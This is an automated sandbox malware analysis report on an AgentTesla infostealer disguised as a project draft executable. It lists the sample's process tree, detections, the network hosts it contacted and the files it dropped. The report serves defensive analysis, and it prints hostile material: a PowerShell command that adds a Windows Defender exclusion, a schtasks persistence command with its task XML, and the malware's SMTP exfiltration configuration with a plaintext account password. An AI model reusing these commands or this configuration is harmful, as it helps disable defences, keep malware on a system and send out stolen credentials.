ID: 532717
Sample Name: CO DRAFT Al Zaytounah project.exe
Cookbook: default.jbs
Time: 16:38:23
Date: 02/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report CO DRAFT Al Zaytounah proj…

Overview


General Information

Sample Name:	CO DRAFT Al Zaytounah project.exe
Analysis ID:	532717
MD5:	80cec5a926b23b..
SHA1:	fbe4b963e5247b5.
SHA256:	556b249f8b14934.
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Multi AV Scanner detection for dropp…
- Installs a global keyboard hook
- Tries to steal Mail credentials (via fil…
- Tries to harvest and steal Putty / Wi…
- Tries to harvest and steal ftp login c…
- Tries to detect sandboxes and other…
- Sigma detected: Suspicius Add Tas…

Classification



Process Tree

- **System is w10x64**
- CO DRAFT Al Zaytounah project.exe (PID: 6960 cmdline: "C:\Users\user\Desktop\CO DRAFT Al Zaytounah project.exe" MD5: 80CEC5A926B23B289405700083013293)
  - powershell.exe (PID: 6156 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\eyjBzJU.exe MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5736 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 5700 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\eyjBzJU" /XML "C:\Users\user\AppData\Local\Temp\tmp79A6.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 6416 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - CO DRAFT Al Zaytounah project.exe (PID: 6508 cmdline: C:\Users\user\Desktop\CO DRAFT Al Zaytounah project.exe MD5: 80CEC5A926B23B289405700083013293)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "Username": "milli@emremetal.xyz",
  "Password": "TB@h;x2zl*5c",
  "Host": "server126.web-hosting.com"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000000.678089930.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000008.00000000.678089930.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000000.00000002.681220083.000000000321000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	

Source	Rule	Description	Author	Strings
00000008.00000000.678611196.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000008.00000000.678611196.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
Click to see the 15 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
8.0.CO DRAFT Al Zaytounah project.exe.400000.6.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
8.0.CO DRAFT Al Zaytounah project.exe.400000.6.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0.2.CO DRAFT Al Zaytounah project.exe.439cad8.2.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.CO DRAFT Al Zaytounah project.exe.439cad8.2.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0.2.CO DRAFT Al Zaytounah project.exe.43668b8.4.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 16 entries				

Sigma Overview

System Summary:

Sigma detected: Suspicius Add Task From User AppData Temp

Sigma detected: Powershell Defender Exclusion

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

System Summary:

.NET source code contains very large array initializations

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Adds a directory exclusion to Windows Defender

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma and Co
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Process Injection 1 2	Disable or Modify Tools 1 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypt Channe
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1	Input Capture 1 1 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non-St Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2	Credentials in Registry 1	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Applica Layer Protoc
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 3	NTDS	Security Software Discovery 3 1 1	Distributed Component Object Model	Input Capture 1 1 1	Scheduled Transfer	Applica Layer Protoc
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Timestomp 1	LSA Secrets	Process Discovery 2	SSH	Clipboard Data 1	Data Transfer Size Limits	Fallbac Channe
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1 3 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiba Commu
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 1 3 1	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used P

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma and Co
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 2	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applica Layer F


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
CO DRAFT AI Zaytounah project.exe	26%	Virustotal		Browse
CO DRAFT AI Zaytounah project.exe	31%	ReversingLabs	Win32.Trojan.AgentTesla	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\eyjBzJU.exe	31%	ReversingLabs	Win32.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.0.CO DRAFT AI Zaytounah project.exe.400000.12.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.0.CO DRAFT AI Zaytounah project.exe.400000.10.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.0.CO DRAFT AI Zaytounah project.exe.400000.8.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.0.CO DRAFT AI Zaytounah project.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.0.CO DRAFT AI Zaytounah project.exe.400000.6.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.2.CO DRAFT AI Zaytounah project.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://KXS9NVa7QJoby.org	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://CjhhBN.com	0%	Virustotal		Browse
http://CjhhBN.com	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://api.ipify.org%$	0%	Avira URL Cloud	safe	
http://https://KXS9NVa7QJoby.org$	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
server126.web-hosting.com	198.54.126.165	true	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.54.126.165	server126.web-hosting.com	United States		22612	NAMECHEAP-NETUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532717
Start date:	02.12.2021
Start time:	16:38:23
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 11s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	CO DRAFT Al Zaytounah project.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal100.troj.spyw.evad.winEXE@9/9@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
16:39:19	API Interceptor	746x Sleep call for process: CO DRAFT AI Zaytounah project.exe modified
16:39:23	API Interceptor	41x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
198.54.126.165	NEW shipment 5 x 40'HC Mundra to Yantian china.exe	Get hash	malicious	Browse	
	statement prfma.exe	Get hash	malicious	Browse	
	OMANTECH PRODUCTS.exe	Get hash	malicious	Browse	
	TWO NEW QUOTATION.exe	Get hash	malicious	Browse	
	GOE2103001 SHPT.exe	Get hash	malicious	Browse	
	VVw0lC8P5l.exe	Get hash	malicious	Browse	
	14776260521.pdf.exe	Get hash	malicious	Browse	
	PO_20211153 Dt-241.exe	Get hash	malicious	Browse	
	INV-257591_77134027.pdf.exe	Get hash	malicious	Browse	
	PO 100251 05202021.exe	Get hash	malicious	Browse	
	7b1371c7_by_Libranalysis.exe	Get hash	malicious	Browse	
	Purchase Order.exe	Get hash	malicious	Browse	
	specifications.exe	Get hash	malicious	Browse	
	cargo details.exe	Get hash	malicious	Browse	
	Import shipment.exe	Get hash	malicious	Browse	
	PROJECT SPECIFICATION.exe	Get hash	malicious	Browse	
	customer request.exe	Get hash	malicious	Browse	
	Import shipment.exe	Get hash	malicious	Browse	
	PURCHASE ORDER.exe	Get hash	malicious	Browse	
	MV BBG WUZHOU.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
server126.web-hosting.com	NEW shipment 5 x 40'HC Mundra to Yantian china.exe	Get hash	malicious	Browse	• 198.54.126.165
	statement prfma.exe	Get hash	malicious	Browse	• 198.54.126.165
	OMANTECH PRODUCTS.exe	Get hash	malicious	Browse	• 198.54.126.165
	TWO NEW QUOTATION.exe	Get hash	malicious	Browse	• 198.54.126.165
	GOE2103001 SHPT.exe	Get hash	malicious	Browse	• 198.54.126.165
	VVw0lC8P5l.exe	Get hash	malicious	Browse	• 198.54.126.165
	14776260521.pdf.exe	Get hash	malicious	Browse	• 198.54.126.165
	PO_20211153 Dt-241.exe	Get hash	malicious	Browse	• 198.54.126.165
	INV-257591_77134027.pdf.exe	Get hash	malicious	Browse	• 198.54.126.165
	PO 100251 05202021.exe	Get hash	malicious	Browse	• 198.54.126.165
	7b1371c7_by_Libranalysis.exe	Get hash	malicious	Browse	• 198.54.126.165

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Purchase Order.exe	Get hash	malicious	Browse	• 198.54.126.165
	specifications.exe	Get hash	malicious	Browse	• 198.54.126.165
	cargo details.exe	Get hash	malicious	Browse	• 198.54.126.165
	Import shipment.exe	Get hash	malicious	Browse	• 198.54.126.165
	PROJECT SPECIFICATION.exe	Get hash	malicious	Browse	• 198.54.126.165
	customer request.exe	Get hash	malicious	Browse	• 198.54.126.165
	Import shipment.exe	Get hash	malicious	Browse	• 198.54.126.165
	PURCHASE ORDER.exe	Get hash	malicious	Browse	• 198.54.126.165
	MV BBG WUZHOU.exe	Get hash	malicious	Browse	• 198.54.126.165

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NAMECHEAP-NETUS	QUOTATION.exe	Get hash	malicious	Browse	• 198.54.117.218
	ufKi6DmWMQCuEb4.exe	Get hash	malicious	Browse	• 198.54.119.251
	_____.exe	Get hash	malicious	Browse	• 198.54.122.60
	REQUEST FOR SPECIFICATION.exe	Get hash	malicious	Browse	• 198.54.126.102
	transferencia r#U00e1pida_____ _____.exe	Get hash	malicious	Browse	• 198.54.122.60
	Invoice.exe	Get hash	malicious	Browse	• 198.54.117.218
	TNT Receipt_AWB87993766478.exe	Get hash	malicious	Browse	• 63.250.34.171
	NTS_eTaxInvoice 1-12-2021#U00b7pdf.exe	Get hash	malicious	Browse	• 63.250.34.171
	lzJWJgZhPc.exe	Get hash	malicious	Browse	• 63.250.34.171
	Poh Tiong Trading - products list.exe	Get hash	malicious	Browse	• 198.54.117.217
	SKM_C01112021.exe	Get hash	malicious	Browse	• 198.54.117.210
	90888234001.exe	Get hash	malicious	Browse	• 63.250.34.171
	TZAT0vss4p.exe	Get hash	malicious	Browse	• 162.213.25 1.105
	Orden econo-002064.pdf.exe	Get hash	malicious	Browse	• 198.54.122.60
	DOC209272621615.PDF.exe	Get hash	malicious	Browse	• 198.54.117.211
	FedEx Shipping documents.exe	Get hash	malicious	Browse	• 63.250.34.171
	WMHighfield.html	Get hash	malicious	Browse	• 198.54.115.249
	quotation-linde-tunisia-plc-december-2021.xlsx	Get hash	malicious	Browse	• 198.54.117.216
	Gracehealthmi.org7X9YCEB6AI.htm	Get hash	malicious	Browse	• 162.0.232.224
	3F6uSD2qZXHmXb8.exe	Get hash	malicious	Browse	• 162.255.11 9.151

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\CO DRAFT AI Zaytounah project.exe.log

Process:	C:\Users\user\Desktop\CO DRAFT AI Zaytounah project.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1310
Entropy (8bit):	5.345651901398759
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE47mE4Ko88:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKz6
MD5:	D918C6A765EDB90D2A227FE23A3FEC98
SHA1:	8BA802AD8D740F114783F0DADC407CBFD2A209B3
SHA-256:	AB0E9F716E31502A4C6786575C5E64DFD9D24AF99056BBE2640A2FA322CFF4D6
SHA-512:	A937ABD8294BB32A612F8B3A376C94111D688379F0A4DB9FAA2FCEB71C25E18D621EEBCFDA5706B71C8473A4F38D8B3C4005D1589B564F9B1C9C441B6D3378 4
Malicious:	**true**
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\CO DRAFT Al Zaytounah project.exe.log	
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22284
Entropy (8bit):	5.602468410848586
Encrypted:	false
SSDEEP:	384:MtCDqfFqTEvVC0MX+RwSBKnAjultI2H7Y9gxSJ3xCT1MabZlbAV75fu5ZBDI+iqE:9TE9C94KACltJTxcQCqfwIV8
MD5:	ED821277128EEF556CACA25DFB58B59F
SHA1:	04CA0E63AE5B716690060C55DD07A3AA4CCF7DE2
SHA-256:	6E780B84A6CDDCAD64CC4D3B3A9D7EA302ADF8D4F1579B9B5658DA31CE9884DA
SHA-512:	B549CCBD0E85D6FE0EFF1F32A94209764E3645F6D26EF7F362D63E8336D97B42319B2FEC1189D5A7D5B774A10231C3947F765EC19A74A00770ECEB28F123D86
Malicious:	false
Reputation:	low
Preview:	@...e.....|.....h...t.k.h.....B...I.....@.....H.....<@.^.L."My...:R..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Management.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_i2vykftg.4p5.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_yroqhmk3.0un.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp\tmp79A6.tmp	
Process:	C:\Users\user\Desktop\CO DRAFT Al Zaytounah project.exe

C:\Users\user\AppData\Local\Temp\tmp79A6.tmp	
File Type:	XML 1.0 document, ASCII text
Category:	dropped
Size (bytes):	1594
Entropy (8bit):	5.142504127961618
Encrypted:	false
SSDEEP:	24:2di4+S2qh/S1KTy1moCUnrKMhEMOFGpwOzNgU3ODOiIQRvh7hwrgXuNta1lxvn:cgeKwYrFdOFzOzN33ODOiDdKrsuTFv
MD5:	7E64CEBCCC0B61131A84549F1F5087E8
SHA1:	E209BA633386A652BEFF108E1F5B9C17FDE1E249
SHA-256:	00EFC5A58AF5AA588BE72D3CAC3AF26E70CA071FCFC1297624B29FF11313D9FF
SHA-512:	AA210809BF843292573E2F661AB8F394FBCB24FCFCACC7D10D9EB3F90AA3715C4B85DC4676732C5C24E02E6B6A1CC62478C05A26028E9A92EEEBB2D7F7ED631B
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-10-25T14:27:44.8929027</Date>. <Author>computer\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserId>computer\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Principal id="Author">. <UserId>computer\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvailable>. <

C:\Users\user\AppData\Roaming\eyjBzJU.exe	
Process:	C:\Users\user\Desktop\CO DRAFT Al Zaytounah project.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	496640
Entropy (8bit):	7.757723120728433
Encrypted:	false
SSDEEP:	12288:V5Bt/E9PyWvCNaG5W1YBnB4w6jRtOnE0TP+:zcPyWv4aGM1Q4w66E0
MD5:	80CEC5A926B23B289405700083013293
SHA1:	FBE4B963E5247B52A42EF7485FC2006A77ECBE3A
SHA-256:	556B249F8B149348DAEC751C26360CB2CB5ABC61A5F067281E14D771A4817086
